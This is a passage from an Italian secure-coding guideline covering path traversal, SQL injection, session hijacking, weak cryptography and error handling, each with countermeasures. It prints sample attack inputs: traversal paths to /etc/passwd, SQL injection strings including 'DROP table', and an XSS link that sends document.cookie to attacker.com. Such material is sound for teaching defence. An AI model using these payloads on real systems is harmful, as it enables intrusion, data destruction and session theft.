BufferedReader reader = new BufferedReader(new FileReader("data/" + argv[1]));
String line = reader.readLine();
while(line!=null) {
    System.out.println(line);
    line = reader.readLine();
}
```



Il codice sorgente può essere manomesso, per ottenere l'accesso a un file sensibile, sostituendo il nome del file con il percorso al file 'sensibile al quale si vuole accedere:

```
../../../../../etc/password
```

### **Contromisure**

In una web application si dovrebbe evitare di utilizzare percorsi di file system inseriti dall'utente. Se l'utente dovesse scegliere un file, occorrerebbe limitare la selezione imponendogli una scelta limitata di file ammessi (white list), attraverso un indice numerico. Nel caso in cui fosse necessario utilizzare un percorso fornito dall'utente, occorrerebbe verificarlo e/o sottoporlo a escaping.

Un'altra contromisura, valida soprattutto sui sistemi Unix/Linux, potrebbe essere quella di creare una chroot jail, ossia non permettere di sfuggire alla root accessibile dalla web application, in maniera tale da salvaguardare le directory critiche del sistema operativo. Lo stesso risultato potrebbe essere raggiunto consentendo l'accesso a un utente che ha accesso limitato, la cui home directory coincida con la document root.

### **6.1.7 SQL Injection**

SQL Injection è una problematica che colpisce principalmente le applicazioni Web che s'interfacciano a un layer di back-end che utilizza un database relazionale, anche se non unicamente circoscrivibile a quest'ambito. La SQL Injection è, infatti, una vulnerabilità che affligge tutte le applicazioni (anche client/server) che interrogano un DB. Si verifica quando uno script o un'altra componente applicativa non filtra opportunamente l'input passato dall'utente, rendendo possibile per un aggressore l'alterazione della struttura originaria della query SQL, attraverso l'utilizzo di caratteri speciali (ad esempio apici e virgolette) o mediante la concatenazione di costrutti multipli (ad esempio utilizzando la keyword SQL UNION). A seconda delle circostanze e del tipo di database server con cui l'applicazione si interfaccia, l'aggressore può sfruttare una problematica di SQL Injection per:

- Bypassare i meccanismi di autenticazione di un portale (ad esempio forzando il ritorno di condizioni veritiere alle procedure di controllo);
- Ricostruire il contenuto di un Database (ad esempio localizzando le tabelle contenenti i token delle sessioni attive, visualizzando le password degli utenti cifrate/non cifrate o altre informazioni di natura critica);
- Aggiungere, alterare o rimuovere i dati già presenti nel Database;
- Eseguire stored-procedures.

Si riportano di seguito tre problematiche di SQL Injection che rappresentano le tecniche di base da cui derivano tutti i casi possibili:

- Iniezione di una seconda query mediante il carattere ";"

#### Esempio:

Si consideri la query: \$sql = "SELECT \* from utenti WHERE id=\$id";

Se il parametro \$id fosse acquisito da input utente e inizializzato alla stringa: 1; DROP table utenti

La query risultante sarebbe: SELECT \* from utenti WHERE id=1; DROP table utenti che causerebbe la rimozione da parte dell'aggressore della tabella utenti. Le query multiple non sono comunque supportate da tutti i database server.

- Modifica della query attraverso introduzione del commento '--'

#### Esempio:

Si consideri la query: \$sql = "SELECT \* from utenti WHERE login='\$login' AND password='\$password'";

Se il parametro \$login fosse acquisito da input utente ed inizializzato alla stringa: xyz' OR 1=1 --

La query risultante sarebbe: SELECT \* from utenti WHERE login='xyz' OR 1=1 --' AND password="" ed il database tratterebbe la parte successiva a "--" come commento, ignorandola e permettendo quindi all'aggressore di accedere senza specificare alcuna password.

- Iniezione di caratteri jolly ed eliminazione di parte della query:



- Esempio:  
Si consideri la query: \$sql = "SELECT \* FROM fatture WHERE nome\_cliente LIKE '%" . \$nome . "%' AND ref\_cliente=2 ORDER BY num\_fattura ASC"  
Se il parametro \$nome fosse acquisito da input utente e inizializzato alla stringa: %' #  
La query risultante sarebbe: SELECT \* FROM fatture WHERE nome\_cliente LIKE '%" . %' # AND ref\_cliente=2 ORDER BY num\_fattura ASC

#### Esempio di **Script vulnerabile a SQL Injection**:

```
<?xml version="1.0" encoding="UTF-8" ?>
- <TRACKING>
- <Anagrafica>
  <TipoRichiesta>TRACKING</TipoRichiesta>
  <CodiceFiscale />
</Anagrafica>
- <Log COD="10">
  <EsitoRichiesta>N</EsitoRichiesta>
  <Tipologiaerrore>1</Tipologiaerrore>
  <Descrizioneerrore>ORA-00920: invalid relational operator</Descrizioneerrore>
  <Log>ORA-00920: invalid relational operator</Log>
</Log>
</TRACKING>
```

#### **Contromisure**

Per impedire un attacco di SQL Injection è necessario evitare di concatenare le stringhe delle query e affidarsi alle stored procedures e alle query parametriche (prepared statement). Può essere utile utilizzare una libreria ORM come EntityFramework, Hibernate, or iBatis, ma questa tecnologia – di per sé - non mette al riparo dalla SQL Injection.

## 6.2 Session Management

Le problematiche di Session Management sono particolarmente comuni nelle applicazioni Web e più in generale in tutte quelle applicazioni che gestiscono sessioni di collegamento individuali di ciascun client. Errori di progettazione del software in questo caso possono consentire a utenti non autorizzati di accedere a dati protetti. Un aggressore può appropriarsi della sessione di collegamento di un utente lecito operando al suo posto, impedendo a quest'ultimo di accedere a una o più risorse.

La prevenzione di tali attacchi può essere messa in atto in diversi modi, ad esempio rigenerando l'id di sessione a ogni login. La stessa cosa può essere fatta con i cookies, rigenerandoli a ogni chiamata. È possibile utilizzare un id di sessione molto lungo, in modo che non possa essere facilmente indovinato. Nessuna di queste misure, tuttavia, riesce a eliminare del tutto il rischio di furto di sessione. L'unico rimedio veramente efficace è utilizzare una connessione sicura con SSL/TLS.

Di seguito sono descritte le principali cause e vulnerabilità che danno origine a problematiche di Session Management.

### 6.2.1 Session Stealing e Hjhacking

Un aggressore che riesce ad ottenere l'identificativo di una sessione (detto anche token) o il cookie di un utente e replicarlo esattamente in una o più richieste inviate al server, ha la capacità di accedere ad aree o risorse che dovrebbero solo essere riservate all'utenza lecita, bypassando in modo diretto i meccanismi di autenticazione dell'applicazione.

Sono diverse le cause che agevolano o permettono di portare a termine attività di Session Stealing/Session Hjhacking, di seguito vengono proposte le più comuni.

#### Esempio:

Tramite la tecnica del DNS poisoning, l'attaccante può inserire record falsati nella cache del DNS Server di cui si serve l'applicazione. Un file utilizzato dall'applicazione viene risolto puntando a un file fornito dall'attaccante. L'url `http://www.example.com/img_4_cookie.jpg` viene risolto dirigendo la richiesta verso il file con lo stesso nome fornito dalla macchina dell'attaccante. Il sito sotto attacco, a quel punto, invierà proprio all'attaccante il suo cookie. Dal cookie il malintenzionato potrà leggere l'id di sessione e utilizzarlo per un'operazione di spoofing.

### **Contromisure**

Per prevenire il DNS poisoning, il responsabile del Domain Name Server può adottare misure di protezione che vanno sotto il nome di **Domain Name System Security Extensions (DNSSEC)**.

#### **6.2.1.1 Cookie**

L'attacco attraverso il quale un aggressore riesce solitamente ad appropriarsi in modo indebito del cookie di un altro utente è il già menzionato Cross Site Scripting. Altri fattori in fase di sviluppo dell'applicazione influenzano comunque la possibilità di portare a termine con successo un'attività di Session Stealing. Questi sono in particolare:

- La generazione di cookie il cui tempo di scadenza non è chiaramente indicato;
- La generazione di cookie persistenti sul client anche dopo il termine della sessione;
- La generazione di cookie non cifrati e trasmessi tramite richieste in chiaro (clear-text);
- La validità del cookie anche dopo un periodo di inattività dell'utente molto lungo;
- L'assenza dell'attributo `HttpOnly` in fase di generazione del cookie che ne agevola l'accesso a script client-side;
- L'utilizzo di valori ricorrenti (prevedibili) invece che randomici, nella composizione del cookie, durante la sua generazione.

#### **Esempio:**

È possibile entrare in possesso di un cookie di sessione, tramite un attacco di Cross Site Scripting, ad esempio iniettando il seguente codice:

```
<a href="#" onclick="window.location = 'http://attacker.com/stole.cgi?text=' + escape(document.cookie); return false;">Click here!</a>
```

L'id di sessione, in quanto autenticato, può essere utilizzato per effettuare richieste considerate valide verso il server. Le modalità attraverso le quali è possibile sfruttare gli attributi del cookie rubato per assegnarli alla propria sessione, dipendono dal browser. Alcune estensioni, come ad esempio "EditThisCookie" su Chrome, permettono di modificare agevolmente il cookie che si sta utilizzando.

### **Contromisure**

Per garantire la sicurezza, sarebbe opportuno evitare di utilizzare i cookie, ma questo non è facilmente realizzabile poiché, nel corso del tempo, i cookie sono diventati sempre più indispensabili nella memorizzazione dei dati. Per impedire il furto dei cookie è quindi necessario, farli viaggiare attraverso connessioni https crittografate. Un'ulteriore protezione può essere garantita impostando l'attributo `HttpOnly` a true, che impone che l'accesso al cookie solo attraverso il protocollo http, e non tramite uno script client. La policy "Same Origin" garantisce che il cookie venga trasmesso solo nelle chiamate all'interno dello stesso dominio, impedendo che possa essere condiviso con chiamate che provengano da altri domini. Questa policy è oggi adottata in maniera predefinita da tutti i maggiori browser.

### 6.2.1.2 Token di sessione

Un token è un identificativo che correla univocamente una sessione a un utente. Tale valore, una volta generato, viene collocato all'interno del cookie o propagato attraverso l'URL affinché l'applicazione riconosca con esattezza l'utenza e determini, in base ai suoi privilegi, le azioni che può svolgere sul portale. Un aggressore può appropriarsi di un token di sessione in almeno tre modi:

- Creandolo sul momento (ad esempio quando il meccanismo di generazione del token è banale, non si basa su valori randomici ed è facilmente ricostruibile a partire dal nome dell'utente).
- Forzando l'utente a rivelarlo con un copia e incolla dell'URL, se propagato con questa modalità. Spesso vengono utilizzate tecniche di Social Engineering, allo scopo.
- Indovinandolo attraverso tecniche di Brute Forcing. Ciò è possibile quando l'identificativo della sessione viene generato con valori non randomici o utilizzando una bassa entropia.

#### Esempio:

Un token, come quello che segue, può essere facilmente intercettato e analizzato:

```
"result": [
{
  "_id": "B663D248CE4C3B63A7422000B03B8F5E0F8E443B",
  "_rev": "",
  "token_id": "B663D248CE4C3B63A7422000B03B8F5E0F8E443B",
  "sts_id": "username-transformer",
  "principal_name": "demo",
  "token_type": "OPENIDCONNECT",
  "expiration_time": 1459376096
}]
```

#### Contromisure

Una buona soluzione è di utilizzare la tecnologia JWT (JSON Web Token), per cui le informazioni vengono firmate in maniera digitale. Il token non viene memorizzato né nella sessione, né nel database, né altrove.

Un'altra tecnica si avvale del meccanismo conosciuto con l'acronimo OTP (One Time Password): il token è valido se attivato da una password temporanea, rilasciata in tempo reale, in concomitanza con l'operazione che s'intende effettuare.

### 6.2.1.3 Accesso ad aree non autorizzate

Un aggressore può in talune circostanze disinteressarsi dei cookie o dei token quando è in grado di aprire una nuova sessione con i privilegi dell'utente desiderato nei modi seguenti:

- bypassando il normale meccanismo di autenticazione dell'applicazione: l'aggressore può sfruttare problematiche di Directory Listing o Directory Traversal per accedere ad aree dell'applicazione che dovrebbero essere visibili solo previa autenticazione;
- facendo leva su alcuni errori logici dell'applicazione per ottenere la password corrente o sollecitarne un cambio. Questo caso si manifesta solitamente quando:
- la procedura di reset della password dell'applicazione fallisce nell'inviare la password al corretto utente o permette all'aggressore di cambiare impropriamente la casella e-mail alla quale la stessa viene trasmessa;
- la password è facilmente determinabile a partire dalla risposta che può essere fornita alla domanda posta per ricordarla (nel caso in cui sia questo il meccanismo di recupero adottato);
- le password di accesso possono essere recuperate in forma cifrata o in chiaro dal filesystem o dal database sfruttando problematiche di Directory Listing, Directory Traversal, SQL Injection, etc;
- con un attacco di brute forcing per ottenere la password direttamente dalla form di autenticazione dell'applicazione: l'aggressore può, di proposito o involontariamente, determinare il blocco dell'account utente a causa dei meccanismi di lock-out che potrebbero scattare quando l'applicazione rileva un certo numero di tentativi di login falliti. Questo genere di interventi è classificabile nella categoria degli attacchi DoS.

### Esempio:

In alcuni casi è possibile modificare l'url di un'applicazione web per accedere direttamente alle directory del server nel quale è deployata (directory listing). Occorre disabilitare, a livello di application server, l'opzione di browsing delle directory.

### Current Directory /pub/mirrors/perl/CPAN

The Comprehensive Perl Archive Network (<http://www.cpan.org/>) master site has been from the very beginning (1995) hosted at FUNET, the Finnish University NETwork.

Directory successfully changed.

[DIR] Parent Directory			
[DIR] CPAN.html -> <a href="#">authors/id/J/JO/JONO/cpan.html</a>		Feb 04 2010	Symbolic link
[FILE] ENDINGS	3 KB	Mar 19 2017	
[FILE] MIRRORRED.BY	124 KB	Nov 17 10:14	
[FILE] MIRRORING.FROM	335 bytes	Nov 24 14:10	
[FILE] README	1 KB	Feb 13 1999	
[DIR] README.html -> <a href="#">index.html</a>		Feb 04 2010	Symbolic link
[DIR] RECENT -> <a href="#">indices/RECENT-print</a>		Nov 24 08:34	Symbolic link
[FILE] RECENT-1M.json	2 MB	Nov 24 02:05	
[FILE] RECENT-1Q.json	4 MB	Nov 19 00:47	
[FILE] RECENT-1W.json	310 KB	Nov 24 14:14	
[FILE] RECENT-1Y.json	15 MB	Nov 19 00:47	
[FILE] RECENT-1d.json	92 KB	Nov 24 14:14	

In altri casi vengono sfruttate vulnerabilità connesse con le directory accessibili dall'esterno (path traversal): [www.example.com/lmapp/../../../../etc/passwd](http://www.example.com/lmapp/../../../../etc/passwd)

In altri casi ancora le regole per il cambio password non sono sicure: ad esempio non viene richiesto l'inserimento della vecchia password o vengono poste domande di sicurezza le cui risposte sono intuitive o ricavabili attraverso il social engineering.

### Contromisure

È necessario:

- verificare i dati in input (filtrando i caratteri “.” e “/”) per evitare i problemi del path traversal e disabilitare nell'application server il directory listing.
- garantire la robustezza delle password, seguendo regole precise sulla lunghezza, sulla complessità e sulla durata. Le password devono essere lunghe almeno otto caratteri e contenere lettere minuscole e maiuscole, numeri e simboli non alfanumerici; devono scadere a intervalli regolari, non devono essere intuitive, né devono essere simili alle ultime dodici inserite.

## 6.3 Crittografia

La crittografia rappresenta oggi uno degli strumenti più proficui per sviluppare applicazioni software sicure, capaci di rispondere alle necessità crescenti di preservazione dell'integrità e della riservatezza dei dati, sia in transito sia a riposo. Di seguito vengono riportate le tecniche più comunemente utilizzate dagli aggressori per appropriarsi in modo fraudolento d'informazioni private, invertendo il loro processo di cifratura e le vulnerabilità più comuni che permettono il verificarsi di tali condizioni.

Di seguito sono descritte le principali cause e vulnerabilità inerenti problematiche di crittografia.

### 6.3.1 Sniffing e algoritmi crittografici deboli

Uno dei principali motivi addotti a favore dell'uso della crittografia è quello di preservare la riservatezza dei dati che vengono scambiati in rete. Le applicazioni che non implementano alcun meccanismo crittografico sono le più esposte a tecniche di sniffing, il processo di monitoraggio e acquisizione di tutti i pacchetti di dati che attraversano una determinata rete. L'aggressore che riesce ad attestarsi in un punto qualsiasi fra i

due nodi che comunicano (ad esempio nel gateway d'uscita del server) o che riesce a forzare il redirect del traffico verso la sua postazione, può in pratica ricostruire con estrema semplicità il contenuto delle sessioni applicative, intercettando e ricostruendo il flusso dei dati in chiaro. Nessuna procedura di decrypting è necessaria per appropriarsi delle informazioni trasmesse. Questo tipo di attacco è anche noto come "Man In The Middle" (MITM).

Cifrare i dati, tuttavia, potrebbe non essere sufficiente a impedire lo sniffing. Anche in presenza di sessioni cifrate, infatti, un aggressore può intercettare ed archiviare tutto il traffico per cercare di decifrarlo in modalità offline, ovvero a sessione client/server terminata. Il tipo di algoritmo che l'applicazione implementa e la dimensione della chiave di cifratura utilizzata giocano un ruolo fondamentale nel garantire un'adeguata protezione da questo tipo di attacchi. Se l'applicazione implementa un algoritmo semplice e/o fa uso di una chiave crittografica di dimensioni non adeguate, un aggressore può riuscire a decifrare i dati scambiati, persino in tempo reale. Le principali tecniche utilizzate per violare una chiave crittografica generata attraverso algoritmi simmetrici o di hashing vengono descritte nei paragrafi Brute Forcing e Rainbow Table.

Nella crittografia simmetrica, un messaggio viene cifrato dal mittente con una chiave e decifrato dal destinatario con la stessa chiave attraverso questi semplici passaggi:

il messaggio viene criptato dal mittente:

```
messaggio_cifrato = funzioneCrittografica(messaggio_in_chiaro,  
chiave_condivisa);
```

e poi decriptato dal destinatario:

```
messaggio_in_chiaro = funzioneCrittografica(messaggio_cifrato,  
chiave_condivisa);
```

La crittografia simmetrica è un esempio di cifratura debole, poiché la chiave può essere divulgata, intenzionalmente o per errore, con molta facilità.

### **Contromisure**

La soluzione è la crittografia asimmetrica, a chiave pubblica/privata, come nelle connessioni SSL/TLS (https).

#### **6.3.2 Brute forcing**

Il brute forcing è la tecnica principalmente utilizzata da un aggressore per "rompere" la chiave crittografica di un messaggio testuale o di una sequenza di byte cifrata (ad esempio una password).

Un attacco di brute forcing può, tra l'altro, palesarsi tramite ripetuti tentativi di accesso ad un servizio, utilizzando una lista di username o password predefiniti. Vengono tentate in modo sistematico tutte le possibili combinazioni di un valore crittografato.

Un eventuale match identifica la chiave che può essere impiegata per riportare l'intero messaggio o la sequenza di byte in chiaro (clear-text). Il brute forcing è una tecnica che a seconda dell'algoritmo crittografico utilizzato per cifrare un messaggio, e soprattutto della dimensione della chiave, può non raggiungere l'intento di un aggressore in tempi ragionevoli. Viene solitamente sfruttata per decifrare password o chiavi cifrate con algoritmi simmetrici.

L'attacco di brute force può essere facilitato nei seguenti casi:

- **Weak Keys** (chiavi deboli): il meccanismo di generazione automatico delle chiavi crittografiche di un'applicazione produce delle Weak Keys. Si tratta di chiavi che, quando utilizzate per cifrare un messaggio, generano in output lo stesso messaggio in chiaro. Questa problematica è strettamente correlata al tipo di algoritmo crittografico utilizzato e può essere occasionalmente riscontrata durante la generazione di chiavi DES, 3DES, RC4, Blowfish, IDEA, etc.
- **Collisioni**: si tratta di una particolarità che si verifica nel caso degli algoritmi di hashing one-way (MD5, SHA-1, ecc...). Quando un'applicazione utilizza questo genere di algoritmi, ad esempio per confrontare la password fornita da un utente con il valore hash presente in un database, il valore in chiaro proveniente da input viene convertito in hash (una stringa cifrata). L'hash viene poi confrontato direttamente con il valore, sempre cifrato, mantenuto nel database. Per alcuni

algoritmi (come MD5) è matematicamente dimostrata la possibilità che la cifratura di valori testuali diversi può produrre in output lo stesso hash. Questa condizione, definita appunto collisione, può essere utilizzata da un aggressore per autenticarsi in un portale, fornendo delle credenziali di accesso differenti dalle originali.

L'attacco di brute forcing consiste nell'uso di un tool che elabora ad alta velocità combinazioni alfanumeriche col fine di intercettare chiavi crittografiche e/o password. Alcuni esempi di tool facilmente reperibili per un'operazione di brute force attack sono: Aircrack-ng, John the Ripper, Rainbow Crack, Cain and Abel, L0phtCrack, Ophcrack, ecc.

### **Contromisure**

Il brute force attack può essere contrastato bloccando l'account preso di mira, dopo un certo numero di tentativi di login falliti. Tuttavia, se l'utente malevolo ha organizzato l'attacco su un'utenza, questa potrebbe essere bloccata nuovamente, anche subito dopo lo sblocco da parte dell'help desk, determinandone la disabilitazione di fatto; se l'attacco riguarda più utenze ne può derivare un blocco del sistema (denial of service).

Bloccare l'ip dell'aggressore potrebbe portare a escludere una larga fascia di utenti leciti, in quanto l'ip potrebbe essere quello di un proxy. È preferibile bloccare un ip legandolo a un singolo device e a un singolo browser, attraverso l'uso di un device cookie.

Una misura sorprendentemente efficace è quella di utilizzare risposte imprevedibili agli attacchi brute force. Ad esempio la web application potrebbe dare codice http 200 (success) e poi reindirizzare la risposta su una pagina in cui si spiega che è in corso un brute force attack. Si può reindirizzare randomicamente l'utente su una pagina e fargli ridigitare la password.

Ogni comportamento "creativo" dell'applicazione può disinnescare gli automatismi che gli attaccanti hanno messo in opera.

### **6.3.3 Rainbow table e salt value**

Una rainbow table è concettualmente una tabella in cui sono mantenuti un numero cospicuo di hash per i quali è già conosciuto il valore originario (testo in chiaro). Si possono comprare in rete svariati terabyte di tabelle rainbow, in base alla lunghezza delle stringhe trattate. Un aggressore può quindi determinare in pochi secondi l'esatta corrispondenza (clear text) semplicemente inserendo un hash nel software che gestisce le rainbow table. Questa problematica si verifica principalmente quando l'applicazione non utilizza un salt value per generare un hash. Un salt value è un fattore randomico che modifica la conformazione in output dell'hash stesso e non permette di utilizzare le classiche Rainbow Table per la relativa conversione in testo in chiaro.

Esempio: nel codice che segue, una chiave (uncryptedPassword) viene concatenata ad una stringa arbitraria (salt), per evitare che venga rivelata attraverso le rainbow tables:

```
messageDigest = MessageDigest.getInstance("SHA");  
messageDigest.update((uncryptedPassword+salt).getBytes());
```

### **Contromisure**

Utilizzare un valore della stringa salt sufficientemente lungo e complesso, in modo che le tabelle rainbow diventano completamente inutili ai fini della conversione clear text.

### **6.3.4 Archiviazione insicura**

La trasmissione attraverso la rete di dati in chiaro testo o cifrati con algoritmi crittografici deboli non è l'unica pratica che può portare alla loro appropriazione indebita da parte di un aggressore. Anche archivarli allo stesso modo nel filesystem o in un database può portare alle stesse conseguenze.



Attraverso lo sfruttamento di altre vulnerabilità, quali la SQL injection, il buffer overflow, il directory listing e altre, un aggressore può introdursi nel sistema e carpire queste informazioni.

Non direttamente correlabile con problematiche crittografiche in senso stretto, la tecnica di File system Polling viene spesso utilizzata da un aggressore con accesso locale ad un sistema per appropriarsi dei dati fintanto che essi permangono memorizzati su disco in forma non cifrata. Questa condizione si verifica quando tali dati vengono temporaneamente salvati per lunghi periodi in tabelle di staging o in punti ben precisi del filesystem, prima di essere definitivamente cifrati. L'aggressore, utilizzando script automatici, può copiare ciclicamente il contenuto di queste tabelle e directory in locazioni del disco differenti e mantenere i relativi dati in forma intelligibile per i suoi scopi.

Esempio:

È banale accedere a un file non cifrato, contenente dati elaborati, collocato in una directory raggiungibile del file system.

L'esecuzione del comando `more /usr/app/data/accounts.txt` rivela i dettagli degli account che non dovrebbero essere divulgati.

### **Contromisure**

Occorre applicare le misure di sicurezza citate in precedenza per impedire le problematiche che permettono agli attaccanti di raggiungere il file system. I file e i dati sensibili o cruciali devono essere salvati nel filesystem in collocazioni dotate permessi restrittivi, solo dopo averli correttamente criptati con un algoritmo di crittografia "forte".

## **6.4 Gestione degli errori, delle eccezioni**

La gestione degli errori, delle eccezioni o delle circostanze fuori dalla norma sono tutti quanti aspetti frequentemente trascurati dagli sviluppatori di software. La non corretta implementazione delle eccezioni può indurre l'applicazione a:

- bloccarsi o sospendersi;
- rilasciare informazioni utili all'aggressore per avanzare con successo nella sua azione intrusiva nel sistema;
- permettere all'aggressore di acquisire il controllo diretto del sistema o dell'applicazione.

Esempio:

Se l'applicazione non gestisce bene l'errore, le indicazioni che possono essere mostrate possono fornire molte informazioni all'attaccante, sia sull'applicazione, sia sull'ambiente nel quale gira. Ad esempio si guardi il seguente `stack overflow` mostrato in chiaro sulla pagina web, in seguito a un errore dell'applicazione:

```
Exception sending context initialized event to listener instance of class
com.selexes.gcm.server.MyServletContextListener java.lang.ArithmeticException: /
by zero at
com.selexes.gcm.server.MyAppServerBase.<init> (MyAppServerBase.java:46) at
com.insecurefirm.MyApp.server.MyAppServerXmpp.<init> (MyAppServerXmpp.java:33) at
com.insecurefirm.MyApp.server.MyAppServerXmpp.getInstance (MyAppServerXmpp.java:77)
at
com.insecurefirm.MyApp.server.MyAppServerFactory.<init> (MyAppServerFactory.java:76)
) at
com.insecurefirm.MyApp.server.MyAppServerFactory.getInstance (MyAppServerFactory.java:27) at
com.insecurefirm.MyApp.server.MyServletContextListener.contextInitialized (MyServletContextListener.java:34) at
org.apache.catalina.core.StandardContext.listenerStart (StandardContext.java:4812) at
org.apache.catalina.core.StandardContext.startInternal (StandardContext.java:5255) at
org.apache.catalina.util.LifecycleBase.start (LifecycleBase.java:147) at
org.apache.catalina.core.ContainerBase$StartChild.call (ContainerBase.java:1408) at
org.apache.catalina.core.ContainerBase$StartChild.call (ContainerBase.java:1398) at
java.util.concurrent.FutureTask.run (Unknown Source) at
```

```
java.util.concurrent.ThreadPoolExecutor.runWorker(Unknown Source) at
java.util.concurrent.ThreadPoolExecutor$Worker.run(Unknown Source)
java.lang.Thread.run(Unknown Source)
One or more listeners failed to start. Full details will be found in the
appropriate container log file
```

Di seguito vengono trattate le tecniche più comuni che possono causare l'insorgere delle problematiche descritte nei punti precedenti.

#### 6.4.1 User Enumeration

Consiste nel tentativo, da parte di un attaccante, di indovinare, attraverso un attacco di brute force, l'esistenza di determinate utenze. Questa vulnerabilità è presente su quei servizi o quelle applicazioni che non gestiscono opportunamente le condizioni di errore durante le fasi di login e/o interrogazione, ritornando messaggi specifici e non generici. Gli attacchi di user enumeration colpiscono prevalentemente i portali web, seppur l'ambito di sfruttamento non sia unicamente circoscrivibile a questo genere di ambienti. Le applicazioni o i servizi soggetti a tale problematica vengono stressati da un aggressore con apposite richieste. In base alle risposte ottenute, l'aggressore è in grado di determinare quali siano le utenze valide e quali quelle inesistenti nel sistema/portale. La possibilità di determinare gli utenti regolari, gli permetterà di utilizzare le informazioni acquisite come base di partenza per attacchi intrusivi più precisi e mirati. Ad esempio, se a seguito di un processo di autenticazione, in risposta alla sua richiesta di login, ottiene il messaggio specifico "Nome Utente Errato", ne conclude che l'utenza utilizzata non esiste; viceversa, se la risposta ritornata è "Password Errata" viene provata invece la sua esistenza. Condizioni simili possono essere riscontrate non solo nei processi di autenticazione, ma anche di registrazione di un nuovo utente, di recupero password o in applicazioni server per lo scambio di posta elettronica.

##### Esempio:

Risultato di una procedura di user enumeration su un modulo di login:

<p><b>Attenzione! Lo username inserito non risulta corretto</b></p> <p><a href="#">Torna indietro</a></p>
<p><b>Attenzione! La password inserita non risulta corretta</b></p> <p><a href="#">Torna indietro</a></p>

#### Contromisure

In nessun caso di errore, l'applicazione deve mostrare pagine di dettaglio dell'errore. L'utente deve essere rinviato su una pagina generica che mostra le informazioni minime.

I messaggi d'errore devono essere il più generico possibile, per non dare ad un eventuale attaccante informazioni preziose che ne facilitino l'opera. Nel caso mostrato, il messaggio potrebbe essere: "Attenzione! Lo username o la password inseriti non risultano essere corretti". Per gli utenti con profilo Amministratore non deve essere consentito l'utilizzo di user name intuitivi quali "Admin", "Administrator", "Superuser" e simili.

#### 6.4.2 Information disclosure

Le problematiche d'information disclosure sono molto comuni nelle applicazioni Web anche se non unicamente circoscrivibili a questo ambito. Si manifestano quando un aggressore riesce con apposite richieste a sollecitare una condizione non prevista o mal gestita dall'applicazione che ritorna messaggi



informativi o di errore contenenti dati o informazioni che possono agevolarlo nella pianificazione di nuovi attacchi intrusivi. Non tutte le condizioni d'information disclosure sono causate da richieste o eventi non correttamente gestiti dall'applicazione. Alla radice di problematiche simili possono anche esservi script o componenti mal progettati che, interrogati opportunamente con richieste regolari, possono fornire all'aggressore spunti utili per proseguire nella sua attività intrusiva. Sono classificabili come derivanti da problematiche d'information disclosure le seguenti informazioni rilasciate dall'applicazione ad utenze anonime o non autorizzate, a seguito di richieste malevole o regolari:

- I dati che svelano il percorso o i percorsi su disco in cui gli script o le componenti dell'applicazione sono stati installati e risiedono;
- I dati correlabili allo stato attuale dell'applicazione, alla sua versione e agli eventuali moduli o plug-in installati;
- I dati correlabili ai log delle attività manutentive svolte sull'applicazione;
- Tutti gli altri dati eventualmente svelati che per l'organizzazione hanno valenza critica, personale o sensibile;
- etc.

Le applicazioni compilate con l'opzione debugging o verbose possono essere più facilmente soggette a problematiche di information disclosure. Molte di queste condizioni si verificano inoltre a causa di una poco accorta gestione dell'input utente (vedasi 'Validazione dell'input' e relativi sottoparagrafi).

Esempio di default script web soggetto a information disclosure:

```
QUERY_STRING =
SERVER_ADDR = 68.166.250.50
HTTP_ACCEPT_LANGUAGE = it
SERVER_PROTOCOL = HTTP/1.1
HTTP_CONNECTION = Keep-Alive
SERVER_SIGNATURE =
Apache/1.3.27 Server at www.webinsite.com Port 80

HTTP_REFERER = http://www.google.it/search?hl=it&q=%2Fcgi-bin%2Fprintenv%meta=
REMOTE_PORT = 2933
HTTP_ACCEPT = image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, application/x-shockwave-flash, application/vnd.ms-excel
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
GATEWAY_INTERFACE = CGI/1.1
HTTP_HOST = www.webinsite.com
SERVER_SOFTWARE = Apache/1.3.27 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.12 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26
SERVER_ADMIN = anelson@webinsite.com
SCRIPT_NAME = /cgi-bin/printenv
HTTP_ACCEPT_ENCODING = gzip, deflate
SERVER_NAME = www.webinsite.com
DOCUMENT_ROOT = /home/httpd/html
REQUEST_URI = /cgi-bin/printenv
REQUEST_METHOD = GET
SCRIPT_FILENAME = /home/httpd/cgi-bin/printenv
PATH = /sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin
SERVER_PORT = 80
```

Request URL: <https://pianotriennale-ict.italia.it/>  
 Request method: GET  
 Status code: 200 OK [\[Learn More\]](#) [Edit and Resend](#) [Raw headers](#)  
 Version: HTTP/2.0

Filter headers

Response headers (0 B)

server: nginx/1.10.3 (Ubuntu)	<a href="#">[Learn More]</a>
date: Thu, 21 Sep 2017 12:54:38 GMT	<a href="#">[Learn More]</a>
content-type: text/html; charset=utf-8	<a href="#">[Learn More]</a>
last-modified: Thu, 31 Aug 2017 17:49:49 GMT	<a href="#">[Learn More]</a>
etag: W/"59a84c3d-8add"	<a href="#">[Learn More]</a>
strict-transport-security: max-age=15768000; preload	<a href="#">[Learn More]</a>
x-frame-options: DENY	<a href="#">[Learn More]</a>
x-content-type-options: nosniff	<a href="#">[Learn More]</a>
x-xss-protection: 1; mode=block	<a href="#">[Learn More]</a>
content-encoding: gzip	<a href="#">[Learn More]</a>
X-Firefox-Spdy: h2	

Request headers (0 B)

Host: pianotriennale-ict.italia.it	<a href="#">[Learn More]</a>
------------------------------------	------------------------------

## 404 Not Found

nginx

L'esempio di cui sopra mostra come l'applicazione (a seguito di condizioni mal gestite) fornisce messaggi informativi o di errore contenenti dati o informazioni (server type –nginx-, versione ed il S.O. -Ubuntu-) che possono agevolare l'aggressore.

### Contromisure

Per evitare di divulgare importanti informazioni, utilizzabili da eventuali attaccanti, è necessario configurare l'application server in modo tale che, nelle intestazioni http di risposta non vengano fornite informazioni quali ad esempio: server type (in questo caso *nginx*), nome e/o release del sistema operativo.

Per tale finalità, prima di sviluppare l'applicazione è fondamentale analizzare le possibili minacce (threat modeling). L'analisi consente di individuare in maniera più puntuale gli elementi a rischio, che potrebbero portare alla divulgazione d'informazioni utili ad un eventuale attaccante.

### 6.4.3 Directory Listing

